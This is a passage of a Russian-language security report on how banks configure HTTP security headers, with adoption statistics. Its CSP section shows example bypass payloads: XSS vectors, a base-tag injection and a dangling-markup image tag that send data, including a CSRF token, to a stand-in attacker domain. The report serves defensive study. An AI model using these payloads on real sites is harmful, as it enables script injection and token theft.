   - Внедрение фишинговых форм.

Пример уязвимой политики категории «некорректная конфигурация»:

```
Content-Security-Policy: script-src https: 'unsafe-eval'
'unsafe-inline'; style-src https: 'unsafe-inline'; img-src
https: data:; font-src https: data:; media-src https: http:
rtsp: rtmp:; report-uri/csp-report
```

Рассмотрим основные ошибки, допущенные в этой политике:

1. Значение директивы «script-src» выставлено в `"https: 'unsafe-eval' 'unsafe-inline'"`. Это значит, что разрешено подключение любого вредоносного JS по HTTPS, либо уже встроенного на страницу. Иными словами, от XSS подобная политика совершенно не спасет.

   'unsafe-inline' in script-src (and no nonce)

   ```
   script-src 'self' 'unsafe-inline';
   object-src 'none';
   ```

   Bypass

   ```
   "><script>alert(1337)</script>
   ```

2. Пропущены директивы "default-src" и "object-src": возможна XSS с применением SWF Flash объектов.

Missing object-src or default-src directive

```
script-src 'self';
```

Bypass

```
">'><object type="application/x-shockwave-flash" data='https:
//ajax.googleapis.com/ajax/libs/yui/2.8.0
r4/build/charts/assets/charts.swf?allowedDomain=\"}))){catch(e)
{alert(1337)}//'>
<param name="AllowScriptAccess" value="always"></object>
```

Ситуацию исправит использование NONCE и добавление директивы “default-src”

Пример, когда забыта директива “base-uri”:

```
<html>

<head>
<meta http-equiv=content-security-policy content="default-src 'none';
script-src 'nonce-R4nd0o0m' 'unsafe-inline'"
  <TITLE>">XSS<base href="//evil-ivan.com/"></TITLE>
</head>

<body>

<meta http-equiv="content-type" content="text/html;
charset=windows-1251"/>
<meta name="description" content="XXX HOT CHICKS"/>
  <script src="./lib/jquery.js" nonce=nonce-R4nd0o0m></script>
</body>

</html>
```

?Vuln="><XSS<base href="//evil-ivan.com/">

"Относительная" ссылка, ее и переопределяем

Теперь доверенный (with nonce!) скрипт загрузится с адреса https://evil-ivan.com/lib/jquerty.js

В этом примере через XSS внедряется тег "<base>", и переопределяется относительный путь для всех ссылок на странице. Следовательно, скрипт jquery будет загружен с сайта злоумышленника. А злоумышленник может "подмешать" в него любую атакующую нагрузку.

Рассмотрим еще один пример, хорошо демонстрирующий проблему категории «слабости хостов из белого списка»:

```
Content-Security-Policy: default-src self; script-src 'nonce-
439c7876e703e307864c91'  https://*.mail.ru https://www.google.
com/recaptcha/ https://www.google-analytics.com https://www.
googletagmanager.com https://*.gstatic.com/ https://*.imgsmail.ru
https://*.mradx.net https://*.yandex.ru https://*.odnoklassniki.
ru https://ok.ru https://*.youtube.com https://*.dailymotion.com
https://*.vimeo.com https://*.scorecardresearch.com https://*.
doubleverify.com https://*.dvtps.com https://*.doubleclick.net
https://*.googletagservices.com https://*.googlesyndication.com
https://*.googleadservices.com https://*.moatads.com https://*.
adlooxtracking.com https://*.adsafeprotected.com https://*.
serving-sys.com https://bos.icq.net https://yastatic.net https://
mc.yandex.ru https://an.yandex.ru https://yandex.st;
```

Несмотря на то, что в данной политике отсутствуют небезопасные опции вроде “unsafe-inline”, и используется NONCE, ее все равно нельзя назвать безопасной: белый список содержит целых 33 хоста, включая их поддомены. Для реализации XSS злоумышленнику достаточно **найти** хотя бы на одном из них **возможность загрузки** произвольного JS-кода или небезопасный callback.

```
<script src="https://yastatic.net/get-tfb/199864/
attach?filename=1.js"></script>
```

Представим, что политика выглядит так: script-src 'self' 'nonce-rAnd00m' yastatic.net;

Также допустим, что пользователь может загружать на хост "yastatic.net" любые документы (вложения, аватарки, и т. д.). Атакующий загружает туда свой JS и получает вектор, показанный на скриншоте.

Для **третьей категории «scriptless-атак»** характерным является внедрение злоумышленником HTML-тега <BASE>. Это приводит к переопределению всех относительных ссылок на странице. Это также может привести к тому, что все JS-сценарии будут загружены с нового хоста, контролируемого злоумышленником.

Пример, когда для атаки внедряется тег “изображение”, но не закрывается последняя кавычка:


```
<HTML>
<body>
<title>Test</title><XSS><img src="https://evil-ivan.com/?
   <script>'user':{'name':'Санкт-Петербург','auth':true,
   firstname:'Иван',lastname:'Петров','csrf':'9cdfb439c7876e703e307
   864c9167a15'}
   </script>
```

Незакрытая кавычка

Поскольку вторая кавычка не закрыта, браузер будет считать, что все, что дальше – это продолжение URL. И это все будет утекать на сайт злоумышленника.

Основная цель CSP – предотвратить, а точнее, снизить шансы эксплуатации XSS-атак и возможные риски. Но, как показало исследование, мало кто действительно справляется с настройкой этой политики: всего 3% использующих CSP настраивают ее без ошибок.

На графике представлены самые популярные ошибки в настройке CSP среди исследованных сайтов.




X-XSS-Protection

Заголовок X-XSS-Protection позволяет останавливать загрузку страниц при обнаружении XSS-атаки. Как правило, он включен по умолчанию, и его роль заключается в том, чтобы включить XSS-фильтр для конкретного сайта. Тем не менее, мы обнаружили два веб-сервиса с принудительно выключенным XSS-фильтром.

Заголовок может иметь следующие значения:

1. XSS-фильтр выключен;
2. XSS-фильтр включен, и браузер блокирует вредоносный код в случае обнаружения атаки;
3. XSS-фильтр включен, но если атака обнаружится, страница не будет загружена браузером;
4. XSS-фильтр включен, и отчет о нарушении отправляется по указанному адресу в случае обнаружения атаки.

Процент банков, использующих HTTP-заголовок X-XSS-Protection



X-Frame-Options


Заголовок X-Frame-Options разрешает или запрещает отображение страницы, если она открыта во фрейме.

У заголовка может быть три значения:

1. Рендеринг документа при открытии во фрейме возможен только с того же домена;
2. Рендеринг документа внутри фрейма запрещен;
3. Рендеринг разрешен, если внешний документ с заданного значения Origin. Например, Twitter разрешает показывать свой сайт только на своем домене.

Этот заголовок позволяет защититься от атаки «Clickjacking» средствами браузера. Суть этой атаки очень проста: пользователь сайта нажимает на один элемент страницы, но фактически взаимодействует с другим. В контексте ДБО это может привести к тому, что пользователь совершит какой-нибудь “быстрый” платеж, который обычно не требует подтверждений, например, оплатить мобильную связь.

Процент банков, использующих HTTP-заголовок X-Frame-Options



Это не очень хороший результат. X-Frame-Options никак не влияет на работоспособность, если сайт активно не использует фреймы, и может быть добавлен без проблем.

X-Content-Type-Options

Этот заголовок повышает защищенность пользователей Internet Explorer, в основном, при XSS-атаках. Элементы script и styleSheet отклоняют ответы с неправильными типами MIME, если сервер отправляет заголовок ответа “X-Content-Type-Options: nosniff”.


Это функция обеспечения безопасности, которая помогает предотвратить атаки с использованием подмены типов MIME. Это поведение влияет на реакцию браузера при отправке заголовка “X-Content-Type-Options: nosniff” в ответе сервера.

Если директива “nosniff” получена в ответе по ссылке styleSheet, Internet Explorer не загружает файл “stylesheet”, если тип MIME не соответствует “text/css”. Если директива “nosniff” получена в ответе по ссылке script, то Internet Explorer не загружает файл “script”, если его тип MIME не содержит одно из следующих значений:

“application/ecmascript”	“text/ecmascript”	“text/x-javascript”
“application/javascript”	“text/javascript”	“text/vbs”
“application/x-javascript”	“text/jscript”	“text/vbscript”

Таким образом, злоумышленник не использует JS-файл с неверным типом MIME для проведения атаки.

Процент банков, использующих HTTP-заголовок X-Content-Type-Options




Strict-Transport-Security

Политика безопасности HSTS (HTTP Strict-Transport-Security) позволяет установить безопасное соединение вместо использования протокола HTTP. Для этого используется заголовок Strict-Transport-Security, который заставляет браузер принудительно использовать протокол HTTPS. Это позволяет предотвратить часть MitM-атак, в частности, атаку с понижением степени защиты и кражу cookies. Принцип механизма в заключается в следующем: при первом посещении сайта по протоколу HTTP(S) браузер получает заголовок Strict-Transport-Security и запоминает, что при дальнейших попытках подключения к этому сайту нужно использовать только HTTPS.

Это позволит предотвратить сценарий, когда злоумышленник, перехватывая HTTP-запросы, перенаправляет пользователя на страницу-клон, чтобы заполучить его данные.

Процент банков, использующих HTTP-заголовок Strict-Transport-Security



Set-cookie

Согласно справочнику от Mozilla, HTTP cookie – это небольшой фрагмент данных, отправляемый сервером браузеру, который он может сохранить и отсылать обратно с новым запросом к этому серверу. Cookie используются, главным образом, для:

- аутентификации пользователя;
- управления сеансом (логины, корзины для виртуальных покупок);
- персонализации (пользовательские предпочтения);
- мониторинга (отслеживания поведения пользователя).

Получив HTTP-запрос, сервер может отправить вместе с ответом заголовок Set-Cookie.

Cookie с флагом Secure отсылаются на сервер, только если запрос выполняется по протоколам SSL и HTTPS. Тем не менее, важные данные никогда не следует передавать или хранить в cookie, поскольку их механизм весьма уязвим, а флаг secure не обеспечивает дополнительного шифрования или средств защиты. Cookie с флагом HTTPonly недоступны из JavaScript через свойства Document.cookie API, что помогает избежать кражи cookie у клиента в случае XSS-атаки. Следует устанавливать этот флаг для тех cookie, к которым не нужно обращаться через JavaScript. В частности, если cookie используются только для поддержки сеанса, то в JavaScript они не нужны и можно использовать флаг HTTPOnly. Без флагов HTTPOnly и Secure в заголовке HTTP-ответа можно украсть или обработать сеанс веб-приложения и файлы cookie.

Флаги Secure и HTTPonly в данном заголовке встречаются не чаще, чем на каждом втором официальном сайте банка в Боснии и Герцеговине, Японии, Китае, Бразилии, Болгарии, Люксембурге, Финляндии, Израиле, Франции, Великобритании и Испании.

Среди ДБО для физ. лиц – Китай, Ирландия, Израиль и Япония.
Среди ДБО для юр. лиц – Босния и Герцеговина, Бразилия и Китай.


Среди российских банков статистика следующая:

- Официальный сайт – 42%
- ДБО для физ. лиц – 37%
- ДБО для юр. лиц – 67%

Referrer-Policy

Заголовок Referrer позволяет получить адрес страницы, с которой пользователь перешел по ссылке на целевой сайт. Таким образом, можно отслеживать перемещения пользователей между страницами, а также выяснить происхождение входящего трафика. Правильные настройки этого заголовка позволят избежать проблем конфиденциальности. Например, можно отсекать значение адреса только до домена, если ссылка ведет от одного домена к другому, и использовать полный адрес в пределах одного сайта.

Процент банков, использующих HTTP-заголовок Referrer-Policy



Feature-Policy

Механизм Feature-Policy позволяет настроить выполнение браузером определенных функций и API для улучшения приватности и безопасности. Политика в виде HTTP-заголовка применяется целиком к странице и всем встроенным в нее контекстам.

Список функций браузера, которые могут быть ограничены с помощью данного заголовка:

- geolocation
- midi
- notifications
- push
- sync-xhr
- microphone
- camera
- magnetometer
- gyroscope
- speaker
- vibrate
- fullscreen
- payment

К сожалению, на данный момент этот заголовок используют крайне редко, хотя он может значительно повысить безопасность ресурса. Feature Policy был обнаружен на единичных сайтах Германии, Дании, Нидерландов, Великобритании, Канады, России и Мальты – всего 11 сайтов из общего числа исследованных.

Public-Key-Pins

Не самый удачный стандарт безопасности HTTP Public-Key-Pinning (HPKP) был создан, чтобы заставить браузеры принимать только определенные публичные ключи при посещении сайта в течение фиксированного периода времени. Когда веб-сервер впервые сообщает клиенту через специальный HTTP-заголовок, какие открытые ключи ему принадлежат, клиент хранит эту информацию в течение заданного периода времени. Когда клиент снова посещает сервер, он ожидает, что хотя бы один сертификат в цепочке сертификатов будет содержать открытый ключ, отпечаток которого уже известен через HPKP. Если сервер доставляет неизвестный открытый ключ, клиент должен предупредить пользователя. Однако, в технологии есть ряд недостатков, из-за которых этот заголовок не поддерживается некоторыми браузерами.

Заголовок редко используют на своих онлайн-ресурсах банки в Польше, Израиле и России.

Expect-CT

Заголовок Expect-CT сообщает браузеру, что используется механизм Certificate Transparency, то есть, что сервер получил сертификат через публично журналируемый удостоверяющий центр, и запись о выдаче данного сертификата есть и доступна. Когда сайт использует заголовок Expect-CT, он запрашивает у браузера проверку на наличие любого сертификата для этого сайта в общедоступных журналах CT .

В сравнении с HPKP Expect-CT считается более безопасным, поскольку позволяет восстанавливаться после любых ошибок конфигурации. Кроме того, Expect-CT имеет встроенную поддержку многих удостоверяющих центров.

Встречается среди сайтов банков Дании, Мальты, Нидерландов, США, ОАЭ, Канады и Швеции.

X-Powered-CMS и X-Powered-By

Два этих заголовка указывают платформу приложений, на которой работает сервер. Самые популярные ответы для X-Powered-By среди исследованных сайтов включают в себя "ASP.net", "PHP" и "Servlet". Если просмотреть заголовок ответа веб-сервера, можно получить информацию об используемых версиях PHP и Nginx. В случае регулярных обновлений эта информация не представляет серьезной опасности. Тем не менее, если есть такая возможность, лучше подстраховаться и предусмотрительно скрыть версии PHP, Nginx и Apache от любопытных глаз.

CMS 1c-Bitrix много где упоминает свое название. Например, в ответе сервера, куда автоматически подставляется строка X-Powered-CMS: Bitrix Site Manager (DEMO или хеш ключа).

Встречается только в России и Беларуси.

Server header

